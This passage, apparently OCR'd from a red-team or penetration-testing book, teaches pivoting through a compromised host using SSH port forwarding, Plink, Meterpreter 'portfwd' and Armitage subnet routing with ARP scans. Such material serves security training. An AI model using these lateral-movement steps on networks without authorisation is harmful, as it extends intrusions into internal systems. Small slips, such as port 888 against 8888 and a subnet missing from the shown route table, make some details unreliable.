
```
cha           % netstat -an
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        (state)
tcp4       0    438 10.10.10.84.80         10.10.14.65.47322      ESTABLISHED
tcp4       0      0 10.10.10.84.22         10.10.14.65.58232      TIME_WAIT
tcp4       0      0 10.10.10.84.22         10.10.14.65.58230      TIME_WAIT
tcp4       0      0 10.10.10.84.22         10.10.14.65.58224      TIME_WAIT
tcp4       0      0 10.10.10.84.22         10.10.14.65.58222      TIME_WAIT
tcp4       0      0 10.10.10.84.22         10.10.13.61.49252      ESTABLISHED
tcp4       0      0 10.10.10.84.80         10.10.14.65.47304      TIME_WAIT
tcp4       0     44 10.10.10.84.22         10.10.13.27.51776      ESTABLISHED
tcp4       0      0 127.0.0.1.5801         127.0.0.1.39666        ESTABLISHED
tcp4       0      0 127.0.0.1.39666        127.0.0.1.5801         ESTABLISHED
tcp4       0      0 *.80                   *.*                    LISTEN
tcp6       0      0 *.80                   *.*                    LISTEN
tcp4       0      0 10.10.10.84.22         10.10.13.61.49250      ESTABLISHED
tcp4       0      0 10.10.10.84.22         10.10.13.137.55074     ESTABLISHED
tcp4       0      0 10.10.10.84.22         10.10.14.146.48762     ESTABLISHED
tcp4       0      0 *.22                   *.*                    LISTEN
tcp6       0      0 *.22                   *.*                    LISTEN
tcp4       0      0 127.0.0.1.5801         *.*                    LISTEN
tcp4       0      0 127.0.0.1.5901         *.*                    LISTEN
udp4       0      0 10.10.10.84.37151      8.8.8.8.53
```

However, by running an `nmap` scan from outside, we can see that the port is not open:



This is where SSH pivoting comes into use. We can use the following command on our system to forward the port of the remote system onto our system using the SSH tunnel:

```
ssh -L <local port >:<local IP>:<remote port> user@remotehost
```




As we can see from the preceding screenshot, the command completed successfully. We can now run another `nmap` scan on our local machine to see that the port is now open:

```
root@mudit-VirtualBox:~# nmap localhost -p 5901

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-11 16:04 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000033s latency).

PORT     STATE SERVICE
5901/tcp open  vnc-1

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
root@mudit-VirtualBox:~#
```

Since port `5901` is used for VNC, we can now connect to our local port `5901` using any VNC client, as shown in the following screenshot:

```
root@mudit-Virtua                # vncviewer 127.0.0.1:5901

TigerVNC Viewer 64-bit v1.7.0
Built on: 2017-12-05 09:25
Copyright (C) 1999-2016 TigerVNC Team and many others (see README.txt)
See http://www.tigervnc.org for information on TigerVNC.

Tue Sep 11 14:23:29 2018
 DecodeManager: Detected 1 CPU core(s)
 DecodeManager: Decoding data on main thread
 CConn:       connected to host 127.0.0.1 port 5901
 CConnection: Server supports RFB protocol version 3.8
 CConnection: Using RFB protocol version 3.8
 CConnection: Choosing security type VncAuth(2)

Tue Sep 11 14:23:47 2018
 X11PixelBuffer: Using default colormap and visual, TrueColor, depth 24.
 CConn:       Using pixel format depth 24 (32bpp) little-endian rgb888
 CConn:       Using Tight encoding
```

Furthermore, we will have a new window open with the VNC connection, as follows:



VNC is just one example of how we can pivot using SSH. This can also be used for any other service running on any port inside the network. The command will then become the following:

```
ssh -L <a>:<b>:<c>  user@<d>
```

Wherein:

- `a` is the local port to which we want the port to be forwarded on our machine
- `b` is the IP address of the machine inside the network
- `c` is the port number of machine `b`, which we want to access
- `d` is the IP of the machine inside the network to which we already have SSH access

Pivoting via SSH only works if we have an SSH connection to a host in the network. However, what if the OS that's installed is Windows? How do we do perform an SSH port forward in that case?

The answer to this is through **PuTTY Link** (**Plink**). Plink is a command-line connection tool similar to UNIX SSH. We can upload the `plink.exe` file onto a Windows machine and use the same command that we used previously to perform SSH port forwarding:

```
plink -R <localport>:<local IP>:<Remote IP> user@<remote host>
```

Plink can be downloaded from the following URL: https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html.

For more information on SSH, visit the following links:

- https://unix.stackexchange.com/questions/115897/whats-ssh-port-forwarding-and-whats-the-difference-between-ssh-local-and-remot
- http://the.earth.li/~sgtatham/putty/0.52/htmldoc/Chapter7.html


Meterpreter port forwarding

Meterpreter also has a built-in feature which allows direct access to the systems/services inside the network which are otherwise unreachable. The main difference between this and SSH tunneling is that SSH tunneling uses RSA encryption, whereas Meterpreter port forwarding happens over TLS.


Let's look at an example of port forwarding using Meterpreter. The command used for port forwarding using Meterpreter is `portfwd`. To view the options of the command, you can type `portfwd --help` into Meterpreter:

```
meterpreter > portfwd --help
Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

    -L <opt>  Forward: local host to listen on (optional). Reverse: local host to connect to.
    -R        Indicates a reverse port forward.
    -h        Help banner.
    -i <opt>  Index of the port forward entry to interact with (see the "list" command).
    -l <opt>  Forward: local port to listen on. Reverse: local port to connect to.
    -p <opt>  Forward: remote port to connect to. Reverse: remote port to listen on.
    -r <opt>  Forward: remote host to connect to.
```


In this example, we have access to a host, as shown in the following screenshot:



We can now access the Meterpreter shell by right-clicking on the host via Meterpreter | Interact | Meterpreter Shell, as shown in the following screenshot:



In our example, we have a system with IP `192.168.0.5` running on port `443`, which we want to access from outside:




We run the port forward by using the following command:

```
portfwd add -l <local port> -p <remote port> -r < remote host>
```

```
meterpreter > portfwd add -l 8888 -p 443 -r 192.168.0.5
[*] Local TCP relay created: :8888 <-> 192.168.0.5:443
```

Now, we can visit port `888` on our localhost, where we will be able to see the application, as shown in the following screenshot. In our case, an NAS storage was running on the internal server on port `443`, so we could see its login port, like so:



For more information on this, visit the following link: https://www.offensive-security.com/metasploit-unleashed/portfwd/.


Pivoting via Armitage

So far, we have seen methods for pivoting in scenarios in which the machines are in the same subnet and are reachable. However, during a RedTeam activity, we may come across a network which has different subnets that we know exist but are not reachable by the system we have a Meterpreter shell on. In this section, we will look at an example of how to pivot to those networks.

The Windows system has a command-line tool that makes it possible to view the routing table. This tool is called **route**. The routing table consists of destinations, routes, and next hops. These entries define a route to a destination network.

To view a routing table of the system, we have to do the following:

1. Right-click on the host and go to Meterpreter | Interact | Command Shell, as shown in the following screenshot:




This will open a CMD of our host. We will then run the `route print` command, which will show something like the following screenshot:

```
IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      192.168.0.8    192.168.0.54    281
        127.0.0.0        255.0.0.0         On-link        127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link        127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link        127.0.0.1    331
      192.168.0.0    255.255.248.0         On-link     192.168.0.54    281
     192.168.0.54  255.255.255.255         On-link     192.168.0.54    281
    192.168.7.255  255.255.255.255         On-link     192.168.0.54    281
        224.0.0.0        240.0.0.0         On-link        127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link     192.168.0.54    281
  255.255.255.255  255.255.255.255         On-link        127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link     192.168.0.54    281
===========================================================================
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
          0.0.0.0          0.0.0.0      192.168.0.8  Default
```


The preceding screenshot shows the active routes. Now we know that there is a subnet called `172.19.4.0/24` that exists, and we want to reach that.

To see a list of the current hosts that are reachable in the network, we can do an ARP scan after setting up the pivot.


2. To set up the pivot, we can right-click on the host and go to Meterpreter | Pivoting | Setup, as shown in the following screenshot:




A new window will then open. From here, we can choose the subnet:



3. Once the pivot is set up, we can now proceed to discover the hosts that are live on this network by right-clicking on the host.
4. Choose the Meterpreter session we have, and then select ARP Scan:

